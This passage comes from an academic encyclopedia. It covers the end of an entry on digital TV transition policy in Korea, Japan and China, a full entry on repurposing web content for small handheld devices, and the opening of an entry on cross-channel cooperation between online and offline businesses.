However, the present Korean Broadcasting Law has been restricted to just sending a high-definition pictured channel, and many terrestrial broadcasters are insisting on a legal permission of multicasting as a programming to provide more digital contents. It means that the broadcasters, even though they are major players in this scheme, are trying to deter the conversion into HD system, because they are considering it a non-profitable business.

Table 2. HD broadcasting obligation time after 2006 (Source: http://www.kbc.or.kr/)

Year	2006	2007	2008	2009	2010
%*	25.0	35.0	50.0	70.0	100.0

**HD proportion of total broadcasting per week*

Illegal Copy Problems and Several Alternatives

Another factor that deters the digital transition is the difficulty in protecting a copyright of digital program. The U.S. NAB (2002) argued that the biggest obstacle is that there is no device to defend the program from illegal copy, and it is more problematic than the issues such as the sky-high transition cost or lack of digital management experience. In July 2004, the U.S. reviewed and supported the "Broadcast Flag Rule," which protects the digital broadcast content from illegal copy in all digital machines. Ofcom (2006) recommends that broadcasters and producers make "Practice of Code" on copyright use and profit negotiation between them. Japan's NHK and the National Association of Commercial Broadcasters introduced the "B-CAS" system, which blocks attempts by viewers to illicitly duplicate digital television programs for commercial purposes and allows one time copy through DTV sets in 2004. In Korea, with the emergence of a new digital media such as DMB (digital multimedia broadcasting), the concerns of copyright of digital contents are rising (*Digital Times*, March 3, 2006).

Digital Must-Carry and Revision of Existing Rule

Digital conversion also requires a modification of the existing retransmission rule for analog terrestrial TV. The retransmission rule has been considered as a device to protect the terrestrial broadcasting from being devaluated compared to the toll broadcasting in most countries (Creech, 2000, p.156; Jung, 2006b). By the digitalization, as the channel capacity of terrestrial broadcasters expands, the toll broadcaster started to raise some questions about their retransmission duty in relation to the number of channels and retransmission periods they have to deliver. As Timmer (2004) argues, digital multi-retransmission is triggering three dimensional problems: dual carriage, entire carriage, and carriage of program-related content, that is, the added services carriage. Especially, the third problem, program-related content is difficult to define specifically.

In the Korean Broadcast Law section 78, the retransmission types of paid broadcasters dove into the “must carry rule” and “distant signal retransmission.” A must-carry channel is limited to one channel, KBS 1, the Korean main public broadcasting channel. But for the distant retransmission of the other terrestrial channels, MBC and SBS, the paid TV broadcasters have to be approved by KBC. After the digital transition, “must-carry duty” is also required for one digital channel. Until now, there happen to be no concrete conflicts, but considerable disputes are expected to occur regarding the category of digital must-carry (Jung, 2006b).

THE IMPLICATIONS OF DTV TRANSITION IN ASIAN COUNTRIES

Each country is making efforts to prepare the best policy alternative for a successful digital conversion. This is manifested in extensive reforms in the legal framework of communications fields they have maintained. Under the present system, each media industry such as terrestrial, cable TV, satellite broadcasting, and DMB is separately regulated; however, digital conversion is accelerating the reconstruction from a vertical regulation system to a horizontal system.

Also, digital conversion means that each country inevitably has to experience severe social conflicts and to find a solution through the process. Especially, in Asian countries that have mostly a vertical regulation system and have shorter TV industry history than western countries, the need for change into a horizontal regulation environment is larger than in western countries. The disputes and conflicts developing over IPTV (Internet Protocol Television) in Asian countries—Korea, Japan, and China—clearly show how complex and difficult the digitalization process is.

Korea is considering establishing a special law on the DTV transition. The special law is known to contain a DTV tuner mandate, a concrete date of analog cutoff, and the supporting scope of public funds. But the conflicts among broadcasters-terrestrial, cable, and satellite to get better position in the new law are serious. Korea has already suffered serious social conflicts when it decided on the DTV transmission standard in 1997 (Jung, 2003). And, from the end of 2004, Korean society has been seized with a severe quarrel regarding the problem of the legal position of IPTV among related groups (Jung & Jung, 2005). The primary switch-off deadline in Korea was in 2006, but there is no possibility of meeting the deadline by that time, and it is prospected that the schedule will be readjusted. Maybe the disputes and conflicts will end after the Korean regulatory environment achieves the integration of broadcasting and telecommunications sectors.

While KBC, the government agency that regulates the broadcasting industry, considers IPTV as the broadcasting services, MIC, the regulation agency of telecommunications, regards it as a telecommunication service. If IPTV legally obtains the broadcasting status, it has to undergo entrance regulation, ownership regulation, and content regulation under the Broadcasting Law. On the other hand, if it obtains the status as a telecommunication service, it does not need to follow such a regulation under the Telecommunication Basic Act. In general, Korea’s big three telecommunications service providers—KT, Hanaro Telecom, and Dacom—are planning to launch IPTV services, hoping to get the latter position.

However, cable TV broadcasters are strongly opposed to the introduction of IPTV, and they claim that even if it is permitted, IPTV has to be regulated under the Broadcasting Law. This assertion is based on the clue that it is difficult to differentiate the quality between the digital cable TV and IPTV service.

The situation is known to be similar with Japan. In “Cable Television Broadcast Law,” Japan requires that a person who intends to conduct a cable television broadcasting service has to establish cable television broadcasting facilities and obtain a permit from the MIC. However, according to a new law, “Laws Concerning Broadcast on Telecommunications Services," it is relatively easy to conduct the IPTV broadcasting service. Only a registration is required to conduct the IPTV service. Cable TV broadcasters complain that this is unfair (Kim & Sugaya, 2006, pp. 13-14).

The SARFT (State Administration of Radio, Film and TV), China's media ministry, addressed three key policies on DTV. These include "Three Step-Forward Time Table," "Four-Platform Market Structure," and "Once-for-all DTV Switch-On." The three steps are cable-satellite-terrestrial, with a goal of 30 million DTV subscribers in 2005 (Insight Media, 2005). One peculiar thing is that partly because the digital transition is easier to execute in cable systems than in over-the-air systems, the government has given some priority to pushing ahead with cable conversion. The Four-Platform Market Structure includes a DTV integration platform, a transmission platform, a consumer access platform, and the ominous sounding "supervisory platform," which includes a "big brother" type oversight in all the previous areas.

China has the goal to have all 380 million households in China on digital technology by 2015; about 280,000 households nationwide are now digitalized. Qingdao is the key city targeted for digital conversion; 48 other cities have also been picked. China will provide low-interest loans to cable companies to convert 100 million urban households to digital television by 2008. With the Beijing Olympics coming up in 2008, Beijing has made it a priority for digital television to be available nationwide by then.

FUTURE TRENDS

The key issue of the future of the digital broadcasting market would not be the equipment cost or prevalence rate, but the various contents to fill the digital increasing channels. The emerging convergence mobile digital media such as MediaFLO, DVB-H, DMB, and IPTV are requiring entirely new types of programs and a distribution structure of programs. Eventually, content related issues and regulation will be global main concerns in the near future, and the sufficient supply of new digital contents will be a key factor for successful conversion. And, through the process, the convergence and M&A among entrepreneurs at home and abroad will concurrently ensue in globalization of this field.

CONCLUSION

This article tried to explain that digital transition is not a simple process of technological conversion from analog to digital, but rather it is a more complex paradigm shift that fundamentally changes the industry structure and regulatory system of broadcasting and telecommunications. The existing critical issues are the problem of non-voluntary conversion, the difficulty of HD programming, the conflicts among the broadcasters, telecommunications companies, and regulators, the problem of digital copyright protection, and the issue of digital must-carry. These kinds of problems show that digital conversion is simply not a transition in technology or hardware, but it contains changes in extensive social, cultural, and regulative environment. Especially, it could result in the restructuring of the domestic broadcasting and telecommunications industry.

REFERENCES

Commission of the European Communities. (2003). *On the transition from analogue to digital broadcasting. Communication from the commission to the council*, COM(2003) 541 final, SEC(2003)992. Retrieved March 3, 2006, from http://europa.eu.int/information_society/topics/telecoms/regulatory/digital_broadcasting/documents/acte_en_vf.pdf

Cotlar, A. D. (2005). The road to analog switch-off: How the United States can turn off analog television without significant service disruption. *The Catholic University of America CommLaw Conspectus, 13*, 271. Retrieved April 21, 2006, from http://web.lexis-nexis.com/universe/document?_m=41db9286a49cc4fc705f7d2d6d15fa39&wchp=dGLbVtz-zSkVA&_md5=e7aa895ae9d8be36d9f613a5e6349610

Creech, K. C. (2000). *Electronic media law and regulation* (3rd ed.). Boston: Focal Press.

Digital Times. (March 3, 2006). Raising copyright issue. Retrieved April 8, 2006, from http://www.dt.co.kr/

General Accounting Office. (2004). *Telecommunications: German DTV transition differs from U.S. transition in many respects, but certain key challenges are similar.* Retrieved March 18, 2006, from http://www.

washingtonwatchdog.org/documents/gao/04/GAO-04-926T.html

Indepen, Ovum, & Fathom (2005). *Extension of the television without frontiers directive an impact assessment*. Final report for Ofcom. Retrived February 12, 2006, from http://www.ofcom.org.uk/research/tv/twf/twfreport/twf.pdf

Galperin, H. (2004). *New television, old politics: The transition to digital TV in the United States and Britain*. Cambridge, UK: Cambridge University Press.

Insight Media. (2005). *Digital television transition update*. Retrieved April 28, 2006, from http://www.insightmedia.info/industrynews/20050613_digitv.php

Jung, I. S. (2003). A study on the decision factors of terrestrial digital TV transmission system. *Korean Journal of Journalism and Communication Studies, 47*(2), 166-189.

Jung, I. S. (2006a). *Understanding of broadcast industry and policy* (3rd ed.). Seoul: Communication Books.

Jung, I. S. (2006b). A study on the retransmission policy of the terrestrial broadcasting in Korea. *Korean Journal of Journalism and Communication Studies, 50*(2), 174-197.

Jung, S. Y., & Jung, I. S. (2005). Conflicts type and conflicts management in the Korean IPTV introduction process. *Korean Journal of Communication and Information Studies, 31*(4), 295-325.

Karger, S., Klein, J., Reynolds, M., & Sales, B. (2005). *Cost and power consumption implications of digital switchover*. Ofcom. A Generics Group company. Retrieved February 12, 2006, from http://www.ofcom.org.uk/research/tv/reports/dsoind/cost_power/cost_power.pdf#xml=http://search.atomz.com/search/pdfhelper.tk?sp-o=4,100000,0

Kerschbaumer, K. (2005). HD's true believers. *Broadcasting & Cable, 135*(22), 27.

Kim, M. L., & Sugaya, M. (2006). IPTV in Korea and Japan. In *PTC'06 Proceedings*. Retrieved March 4, 2006, from http://www.ptc06.org/program/public/proceedings/Milim%20Kim_paper_t251%20(formatted.pdf

Korean Broadcasting Commission. (2005). *Reports on the survey of transition to digital terrestrial TV*. Retrieved March 5, 2006, from http://www.kbc.go.kr/english/common/korean_07.asp

NAB. (2002). *Digital television conversion*. Retrieved January 2, 2003, from www.nab.org/newsroom/issues/issuepapers/issuedtv.asp

Ofcom. (2006). *Review of the television production sector*. Retrieved June 2, 2006, from http://www.ofcom.org.uk/consult/condocs/tpsr/tpsr.pdf#xml=http://search.atomz.com/search/pdfhelper.tk?sp_114,100000,0

Timmer, J. (2004). Broadcast, cable and digital must carry: The other digital divide. *Communication Law and Policy*. Retrieved April 5, 2006, from http://cisweb.lexis-nexis.com

FURTHER READING

Digital TV regulatory information: www.fcc.gov/dtv

Federal Communications Commission: www.fcc.gov

Korean Broadcasting Commission: www.kbc.go.kr

Ministry of Information and Communication: www.mic.go.kr

Ministry of Internal Affairs and Communication: www.soumu.go.jp

SARFT: www.sarft.gov.cn

Ofcom: www.ofcom.org.uk

KEY TERMS

Digital TV (DTV): A new type of broadcasting technology that will allow broadcasters to offer television with movie-quality picture and CD-quality sound, along with a variety of other enhancements. DTV technology can also be used to transmit large amounts of other data into the home, which may be accessible by using a computer or television set.

DTV Transition: Switchover from analog to digital broadcasting.

DTT: Digital terrestrial TV.

Digital Tuner Mandate: The rule that all TV sets that have analog tuners must also contain tuners capable of receiving digital over-the-air broadcasts in the U.S.

Internet Protocol Television (IPTV): A two-way multimedia service that allows viewers to watch broadcasts and movies through high speed Internet, providing interactive services like TV commerce and TV education.

Multicast: A set of technologies or programming that enables efficient delivery of data to many locations on a network. This technology can make it possible to "multi-cast" four standard-definition pictures through the only one high-definition band.

Must-Carry Rule: The retransmission rule has been considered as a device to protect the terrestrial broadcasting from being devaluated compared to the toll broadcasting in most countries.

Non-Voluntary Conversion: The conversion of equipment, which would not have been converted until the analog cutoff date.

Plug & Play Rule: The rule is to be suggested that consumers directly connect cable with DTV sets without set top boxes.

Critical Issues in Content Repurposing for Small Devices

Neil C. Rowe
U.S. Naval Postgraduate School, USA

INTRODUCTION

Content repurposing is the reorganizing of data for presentation on different display hardware (Singh, 2004). It has been particularly important recently with the growth of handheld devices such as "personal digital assistants" (PDAs), sophisticated telephones, and other small specialized devices. Unfortunately, such devices pose serious problems for multimedia delivery. With their small screens (240 by 320 for a basic Palm PDA), one cannot display much information (like most of a Web page); with their low bandwidths, one cannot display video and audio transmissions from a server ("streaming") with much quality; and with their small storage capabilities, large media files cannot be stored for later playback. Furthermore, new devices and old ones with new characteristics have been appearing at a high rate, so software vendors are having difficulty keeping pace. So some real-time, systematic, and automated planning could be helpful in figuring how to show desired data, especially multimedia, on a broad range of devices.

BACKGROUND

The World Wide Web is the de facto standard for providing easily accessible information to people. So it is desirable to use it and its language HTML as a basis for display for small handheld devices. This would enable people to look up ratings of products while shopping, check routes while driving, and perform knowledge-intensive jobs while walking. HTML is, in fact, device-independent: It requires the display device and its Web browser software to make decisions about how to display its information within guidelines. But HTML alone does not provide enough information to devices to ensure much user-friendliness of the resulting display: It does not often tell the browser where to break lines or which graphics to keep colocated. Display problems are exacerbated when screen sizes, screen shapes, audio capabilities, or video capabilities are significantly different. "Microbrowser" markup languages like WML, S-HTML, and HDML, that are based on HTML but designed to better serve the needs of small devices, help, but only solve some of the problems.

Content repurposing is a general term for reformatting information for different displays. It occurs frequently with "content management" of an organization's publications (Boiko, 2002) where "content" or information is broken into pieces and entered in a "repository" to be used for different publications. However, a repository is not cost-effective unless the information is reused many times, something not generally true for Web pages. Content repurposing for small devices also involves real-time decisions about priorities. For these reasons, the repository approach is not often used with small devices.

Content repurposing can be done either before or after a request for it. Preprocessing can create separate pages for different devices, and the device fetches the page appropriate to it. It can also involve conditional statements in pages which cause different code to be executed for different devices; such statements can be done with code in JavaScript or PHP embedded within HTML, or with more complex server code using such facilities as Java Server Pages (JSP) and Active Server Pages (ASP). It can also involve device-specific planning (Karadkar, Furuta, Ustun, Park, Na, Gupta, Ciftci, & Park, 2004). Many popular Web sites provide preprocessed pages for different kinds of devices. Preprocessing is cost-effective for frequently-needed content, but requires setup time and can require considerable storage space if there is a large amount of content and ways to display it.

Content repurposing can also be either server-side (a server supplies repurposed information for the client device) or client-side (the device itself decides what to display and how). Server-side repurposing saves work for the device, which is important for primitive devices, and can adjust to fluctuations in network bandwidth (Lyu, Yen, Yau, & Sze, 2003), but requires added complexity in the server and significant time delays in getting information to the server. Devices can have designated "proxy" servers for their needs. Client-side repurposing, on the other hand, can respond quickly to changing user needs. Its disadvantages are the additional processing burden on an already-slow device, and higher bandwidth demands since information is not eliminated until after it reaches the device. The limitations of small devices require most audio and video repurposing to be server-side.

METHODS OF CONTENT REPURPOSING

Repurposing Strategies

Content repurposing for small devices can be accomplished by several methods, including panning, zooming, reformatting, substitution of links, and modification of content.

A default repurposing method of the Internet Explorer and Netscape browser software is to show a "window" on the full display when it is too large to fit on the device screen. Then the user can manipulate slider bars on the bottom and side of the window to view all the content ("pan" over it). Some systems break content into overlapping "tiles" (Kasik, 2004), precomputed units of display information, and users can pan only from tile to tile; this can preventing splitting of key features like buttons and simplifies client-side processing, but only for certain kinds of content. Panning may be unsatisfactory for large displays like maps, since considerable screen manipulation may be required, and good understanding may require an overview. But it works fine for most content.

Another idea is to change the scale of view, "zooming" in (closer) or out (further). This can be either automatic or user-controlled. The MapQuest city-map utility (www.mapquest.com) provides user-controlled zooming by dynamically creating maps at several levels of detail, so the user can start with a city and progressively narrow on a neighborhood (as well as do panning). A problem for zooming out is that some details like text and thin lines cannot be shrunk beyond a certain minimum size and still remain legible. Such details may be optional; for instance, MapQuest omits most street names and streets in its broadest view. But this may not be what the user wants. Different details can be shrunk at different rates, so that lines one pixel wide are not shrunk at all (Ma & Singh, 2003), but this require content-specific tailoring.

The formatting of the page can be modified to use equivalent constructs that display better on a destination device (Government of Canada, 2004). For instance with HTML, the fonts can be made smaller or narrower (taking into account viewability on the device) by "font" tags, line spacing can be reduced, or blank space can be eliminated. Since tables take extra space, they can be converted into text. Small images or video can substitute for large images or video when their content permits. Text can be presented sequentially in the same box in the screen to save display space (Wobbrock, Forlizzi, Hudson, & Myers, 2002). For audio and video, the sampling or frame rate can be decreased (one image per second is fine for many applications provided the rate is steady). Visual clues can be added to the display to indicate items just off-screen (Baudisch & Rosenholtz, 2003).

Clickable links can point to blocks of less-important information, thereby reducing the amount of content to be displayed at once. This is especially good for media objects (which can require both bandwidth and screen size), but also helps for paragraphs of details. Links can be thumbnail images, which is helpful for pages familiar to the user. Links can also point to pages containing additional links so the scheme can be hierarchical. Buyukkoten, Kaljuvee, Garcia-Molina, Paepke, and Winograd (2002) in fact experimented with repurposing displays containing links exclusively. But insertion of links requires rating the content of the page by importance, a difficult problem in general (as discussed below), to decide what content is converted into links. It also requires a careful wording of text links since just something like "picture here" is unhelpful, but a too-long link may be worse than no link at all. Complex link hierarchies may also cause users to get lost.

One can also modify the content of a display by eliminating unimportant detail and rearranging the display (Gupta, Kaiser, Neistadt, & Grimm, 2003). For instance, advertisements, acknowledgements, and horizontal bars can be removed, as well as JavaScript code and Macromedia Flash (SWF) images, since most are only decorative. Removed content need not be contiguous, as with removal of a power subsystem from a system diagram. In addition, forms and tables can lose their associated graphics. The lines in block diagrams can often be shortened when their lengths do not matter. Color images can be converted to black-and-white, though one must be careful to maintain feature visibility, perhaps by exaggerating the contrast. User assistance in deciding what to eliminate or summarize is helpful as user judgment provides insights that cannot easily be automated, as with selection of "key frames" for video (Pea, Mills, Rosen, & Dauber, 2004). An important special application is selection of information from a page for each user in a set of users (Han, Perret, & Naghshineh, 2000). Appropriate modification of the display for a mobile device can also be quite radical; for instance, a good way to support route-following on a small device could be to give spoken directions rather than a map (Kray, Elting, Laakso, & Coors, 2003).

Content Rating by Importance

Several of the techniques mentioned above require judgment as to what is important in the data to be displayed. The difficulty of automating this judgment varies considerably with the type of data.

Many editing tools mark document components with additional information like "style" tags, often in a form compatible with the XML language. This information can assign additional categories to information beyond those of HTML, like identifying text as a "introduction," "promotion," "abstract," "author biography," "acknowledgements," "figure caption," "links menu," or "reference list" (Karben, 1999). These categories can be rated in importance by content-repurposing software, and only text of the top-rated categories shown when display space is tight. Such categorization is especially helpful with media objects (Obrenovic, Starcevic, & Selic, 2004), but their automatic content analysis is difficult and it helps to persuade people to categorize them at least partially.

In the absence of explicit tagging, methods of automatic text summarization from natural-language processing can be used. This technology, useful for building digital libraries, can be adapted for the content repurposing problem to display an inferred abstract of a page. One approach is to select sentences from a body of text that are the most important as measured by various metrics (Alam, Hartono, Kumar, Rahman, Tarnikov, & Wilcox, 2003) like titles and section headings, first sentences of paragraphs, and distinctive keywords. Keywords alone may suffice to summarize text when the words are sufficiently distinctive (Buyukkoten et al., 2002). Distinctiveness can be measured by classic measure of TF-IDF, which is $K \log_2 (N / n)$ where K is the number of occurrences of the word in the "document" or text to be summarized, N is a sample of documents, and n is the number of those documents in that sample having the word at least once. Other useful input for text summarization are the headings of pages linked to (Delort, Bouchon-Meunier, & Rifqi, 2003) since neighbor pages provide content clues. Content can also be classified into semantic units by aggregating clues or even by "parsing" the page display. For instance, the "@" symbol suggests a paragraph of contact information.

Media objects pose more serious problems than text, however, since they can require large bandwidths to download, and images can require considerable display space. In many cases, the media can be inferred to be decorative and can be eliminated, as for many banners and sidebars on pages as well as background sounds. Simple criteria can distinguish decorative graphics from photographs (Rowe, 2002): size (photographs are larger), frequency of the most common color (graphics have a higher frequency), number of different colors (photographs have more), extremeness of the colors (graphics are more likely to have pure colors), and average variation in color between adjacent pixels in the image (photographs have less). Hu and Bagga (2004) extends this to classify images in order of importance as "story," "preview," "host," "commercial," "icons and logos," "headings," and "formatting." Images can be rated by these methods, then only the top-rated images displayed until sufficient to fill the screen. Such rating methods are rarely necessary for video and audio, which are usually accessed by explicit links. Planning can be done on the server for efficient delivery (Chandra, Ellis, & Vahdat, 2000) and the most important media objects can be delivered first.

In some cases, preprocessing can analyze the content of the media object and extract the most representative parts. Video is a good example because it is characterized by much frame-to-frame redundancy. A variety of techniques can extract representative frames (say one per shot) that convey the gist of the video and reduce the display to a "slide show." If an image is graphics containing subobjects, then the less-important subobjects can be removed and a smaller image constructed. An example is a block diagram where text outside the boxes represents notes that can be deleted. Heuristics useful for finding important sub-objects are nearby labels, objects at ends of long lines, and adjacent blank areas (Kasik, 2004). Processing can also in some applications do "visual abstraction" where, say, a rectangle is substituted for a complex part of the diagram that is known to be a conceptual unit (Egyed, 2002). Observations of people's attention can also provide good clues to the important parts of media objects (Le Meur, Catellan, Le Callet, & Barba, 2006).

Redrawing the Display

Many of methods discussed require changing the layout of a page of information. Thus content repurposing needs to use methods of efficient and user-friendly display formatting (Tan, Ong, & Wong, 1993). This can be a difficult constraint optimization problem where the primary constraints are those of keeping related information together as much as possible in the display, plus concerns of energy limitations (Zhong, Wei, & Sinclair, 2006). Examples of what needs to be kept together are: section headings with their subsequent paragraphs, links with their describing paragraphs, images with their captions, and images with their text references. Some of the necessary constraints, including device-specific ones, can be learned from observing users (Anderson, Domingos, & Weld, 2001). Even with good page design, content search tools are helpful with large displays like maps to enable users to find things quickly without needing to pan or zoom.

FUTURE WORK

Content repurposing is currently an active area of research and we are likely to see a number of innovations in the near future in both academia and industry. The large number of competing approaches will dwindle as concensus standards are reached for some of the technology, much as de facto standards have emerged in Web-page style. It is likely that manufacturers of small devices will provide increasingly sophisticated repurposing in their software to reduce the burden on servers. XML will increasingly be used to support repurposing, as it has achieved widespread acceptance in a short time for many other applications. XML will be used to provide standard descriptors for information objects within organizations. But XML will not solve all problems, and the issue of incompatible XML taxonomies could impede progress.

CONCLUSION

Content repurposing has recently become a key issue in management of small wireless devices as people want to display the information they can display on traditional screens and have discovered that it often looks bad on a small device. So strategies are being devised to modify display information for these devices. Simple strategies are effective for some content, but there are many special cases of information which require more sophisticated methods due to their size or organization.

REFERENCES

Alam, H., Hartono, R., Kumar, A., Rahman, F., Tarnikov, Y., & Wilcox, C. (2003). Web page summarization for handheld devices: A natural language approach. In Proceedings of the 7th International Conference on Document Analysis and Recognition, Edinburgh, UK (pp. 1153-1158).

Anderson, C., Domingos, P., & Weld, D. (2001, May). Personalizing Web sites for mobile users. In *Proceedings of the 10th International Conference on the World Wide Web*, Hong Kong, China (pp. 565-575).

Baudisch, P., & Rosenholtz, R. (2003). Halo: A technique for visualizing off-screen objects. In *Proceedings of the Conference on Human Factors in Computing Systems*, Ft. Lauderdale, FL (pp. 481-488).

Boiko, B. (2002). *Content management bible*. New York: Hungry Minds.

Buyukkokten, O., Kaljuvee, O., Garcia-Molina, H., Paepke, A., & Winograd, T. (2002). Efficient Web browsing on handheld devices using page and form summarization. ACM Transactions on Information Systems, 20(1), 82-115.

Chandra, S., Ellis, C., & Vahdat, A., (2000). Application-level differentiated multimedia Web services using quality aware transcoding. *IEEE Journal on Selected Areas in Communications, 18*(12), 2544-2565.

Delort, J.-Y., Bouchon-Meunier, B., & Rifqi, M. (2003, August). Enhanced Web document summarization using hyperlinks. In Proceedings of the 14th ACM Conference on Hypertext and Hypermedia, Nottingham, UK (pp. 208-215).

Egyed, A. (2002, October). Automatic abstraction of class diagrams. IEEE Transactions on Software Engineering and Methodology, 11(4), 449-491.

Government of Canada. (2004). Tip sheets: Personal digital assistants (PDA). Retrieved December 10, 2007, from www.chin.gc.ca/English/Digital_Content/Tip_Sheets/Pda

Gupta, S., Kaiser, G., Neistadt, D., & Grimm, P. (2003). DOM-based content extraction of HTML documents. In *Proceedings of the 12th International Conference on the World Wide Web*, Budapest, Hungary (pp. 207-214).

Han, R., Perret, V., & Naghshineh, M. (2000). WebSplitter: A unified XML framework for multi-device collaborative Web browsing. In *Proceedings of the ACM Conference on Computer Supported Cooperative Work*, Philadelphia, PA (pp. 221-230).

Hu, J., & Bagga, A. (2004). Categorizing images in Web documents. IEEE Multimedia, 11(1), 22-30.

Jing, H., & McKeown, K. (2000). Cut and paste based text summarization. In Proceedings of the 1st Conference of North American Chapter of the Association for Computational Linguistics, Seattle, WA (pp. 178-185).

Karadkar, U., Furuta, R., Ustun, S., Park, Y., Na, J.-C., Gupta, V., Ciftci, T., & Park, Y. (2004). Display-agnostic hypermedia. In Proceedings of the 15th ACM Conference on Hypertext and Hypermedia, Santa Cruz, CA (pp. 58-67).

Karben, A. (1999, March). News you can reuse: Content repurposing at *The Wall Street Journal* Interactive Edition. *Markup Languages: Theory & Practice, 1*(1), 33-45.

Kasik, D. (2004). Strategies for consistent image partitioning. IEEE Multimedia, 11(1), 32-41.

Kray, C., Elting, C., Laakso, K., & Coors, V. (2003). Presenting route instructions on mobile devices. In Proceedings of 8th International Conference on Intelligent User Interfaces, Miami, FL (pp. 117-124).

Le Meur, O., Catellan, X., Le Callet, P., & Barba, D. (2006). Efficient saliency-based repurposing method. In *Proceedings of IEEE International Conference on Image Processing*, Atlanta, Georgia (pp. 421-424).

Lyu, M., Yen, J., Yau, E., & Sze, S. (2003). A wireless handheld multi-modal digital video library client system. In Proceedings of 5th ACM International Workshop on Multimedia Information Retrieval. Berkeley, CA (pp. 231-238).

Ma, R.-H., & Singh, G. (2003). Effective and efficient infographic image downscaling for mobile devices. In Proceedings of 4th International Workshop on Mobile Computing, Rostock, Germany.

Obrenovic, Z., Starcevic, D., & Selic, B. (2004, January-March). A model-driven approach to content repurposing. IEEE Multimedia, 11(1), 62-71.

Pea, R., Mills, M., Rosen, J., & Dauber, K. (2004, January-March). The DIVER project: Interactive digital video repurposing. IEEE Multimedia, 11(1), 54-61.

Rowe, N. (2002). MARIE-4: A high-recall, self-improving Web crawler that finds images using captions. IEEE Intelligent Systems, 17(4), 8-14.

Singh, G. (2004). Content repurposing. *IEEE Multimedia*, *11*(1), 20-21.

Tan, K., Ong, G., & Wong, P. (1993, July). A heuristics approach to automatic data flow diagram layout. In *Proceedings of the 6th International Workshop on Computer-Aided Software Engineering*, Singapore (pp. 314-323).

Wobbrock, J., Forlizzi, J., Hudson, S., & Myers, B. (2002, October). WebThumb: Interaction techniques for small-screen browsers. In *Proceedings of the 15th ACM Symposium on User Interface Software and Technology*, Paris, France (pp. 205-208).

Zhong, L., Wei, B., & Sinclair, M. (2006). SMERT: Energy-efficient design of a multimedia messaging system for mobile devices. In *Proceedings of the Design Automation Conference*, San Francisco, CA (pp. 586-591).

KEY TERMS

Content Management: Management of Web pages as assisted by software, "Web page bureaucracy."

Content Repurposing: Reorganizing or modifying the content of a graphical display to fit effectively on a different device than its original target.

Key Frames: Representative shots extracted from a video that illustrate its main content.

Microbrowser: A Web browser designed for a small device.

Pan: Move an image window with respect to the portion of the larger image from which it is taken..

PDA: "Personal Digital Assistant," a small electronic device that functions like a notepad.

Streaming: Sending multimedia data to a client device at a rate the enables it to be played without having to store it.

Tag: HTML and XML markers that delimit semantically meaningful units in their code.

XML: Extensible Markup Language, a general language for structuring information on the Internet for use with the HTTP protocol, an extension of HTML.

Zoom: Change the fraction of an image being displayed when that image is taken from a larger one.

C

Cross-Channel Cooperation

Tobias Kollmann
University of Duisburg-Essen, Germany

Matthias Häsel
University of Duisburg-Essen, Germany

INTRODUCTION

The rapid growth of Internet technologies induced a structural change in both social and economic spheres. Digital channels have become an integral part of daily life, and their influence on the transfer of information has become ubiquitous. An entirely new business dimension that may be referred to as the *Net economy* has emerged. Internet-based *e-ventures* that are operating at this electronic trade level are based on innovative and promising online business models (Kollmann, 2006). But also traditional enterprises that are operating at the physical trade level (*real economy*) increasingly utilize digital channels to improve their business processes and to reach new customer segments.

With the Internet, the cooperation between enterprises reached a new level of quality. The wide, open, and cost-effective infrastructure allows a simple, fast exchange of data and thus a synchronization of business processes over large distances. Particularly for e-ventures introducing their new business ideas, *online cooperation* is a promising strategy as it enables the partners to create more attractive product offers and represents a basis for more efficiently and effectively communicating and distributing their product offers (Kollmann, 2004; Volkmann & Tokarski, 2006). Online cooperation, however, does not incorporate off-line channels such as print media, stores, or sales forces.

For the combined management of online and off-line channels, cooperation can be expected to hold an outstanding potential. Partnering with companies from the Net economy may help traditional enterprises to reach new market segments without extending themselves beyond their core competencies—and vice versa. In this context, cross-channel cooperation can be defined as

the collaborative integration of online and offline business models aiming at attaining positive synergetic effects for the involved partners by a complement of competencies. (Kollmann & Häsel, 2006, p. 3)

Cross-channel cooperation can be regarded a new management task that is worthwhile to be examined in more detail. Although researchers have broadly covered the area of online cooperation, a comprehensive study on cross-channel cooperation has not been undertaken up to now. Particularly the question arises, which cooperation forms represent feasible strategies for both e-ventures and traditional enterprises. Besides its contribution to literature, this article is intended to assist practitioners in evaluating the benefits of cross-channel cooperation for their own businesses.

COOPERATION DRIVERS

The pervasiveness of digital technologies and changes in customer behavior are increasingly blurring the boundaries between real and Net economy. Considering the ongoing integration of online and off-line business activities of both companies and individuals, enterprises operating at the electronic and physical trade level inevitably need to *approach* each other. In many industries, integrated business concepts have become a prerequisite for achieving customer loyalty. For companies that lack specialized marketing departments and large marketing budgets, however, the requirements implicated by such strategies often go well beyond own means. Against this background, a cooperative inter-firm integration of online and off-line business models seems to be a feasible way of sustaining competitive advantage. The motivation for such strategies may be broken down to two main drivers: technology innovation and customer behavior.

Technology Innovation

The technological advance has enabled companies to utilize new and innovative channels, such as the Internet, call centers, interactive television, and mobile telecommunication. These channels are more interactive and can be used anyplace and anytime. Moreover, virtual channels such as the Internet contemporaneously provide communication, distribution, and service functions. As a consequence of these benefits, especially real economy retailers have implemented *clicks-and-mortar* strategies that combine online and off-line offers (Armbruster, 2002; Gulati & Garino, 2000; Müller-Lankenau & Wehmeyer, 2004).

However, when adding an online channel to their existing off-line channel portfolio, traditional firms are faced with quality shortcomings since the management of online channels requires very different skills (Müller-Lankenau & Wehmeyer, 2004; Webb, 2002). Assumedly, this applies to e-ventures adding off-line channels to their portfolio mutatis mutandis. Moreover, the complexity of a firm's channel portfolio increases exponentially with the integration of a new channel, because the service quality provided across channels must be kept consistent (Voss, 2004). In this context, cooperative arrangements with enterprises that are specialized on a specific kind of channel can help to control and utilize the quantity of channels available.

Customer Behavior

A fundamental motivation behind cross-channel strategies is the increase in customer expectations and demands. The changes result from an increased need for individualization, mobility, convenience, and self-determination. Customers nowadays use online and off-line channels *complementarily*; they browse in one channel and purchase in another, reflecting their goal to find the best selection, services, and prices. They even expect that they may choose which kind of channel they use to inform themselves about a product, to contact a retailer, to buy, or to exchange a product. For every buying decision, such *hybrid customers* assemble an individual channel mix for the respective presales, sales, and after sales processes. Research even suggests that hybrid customers are more loyal than others (Connell, 2001).

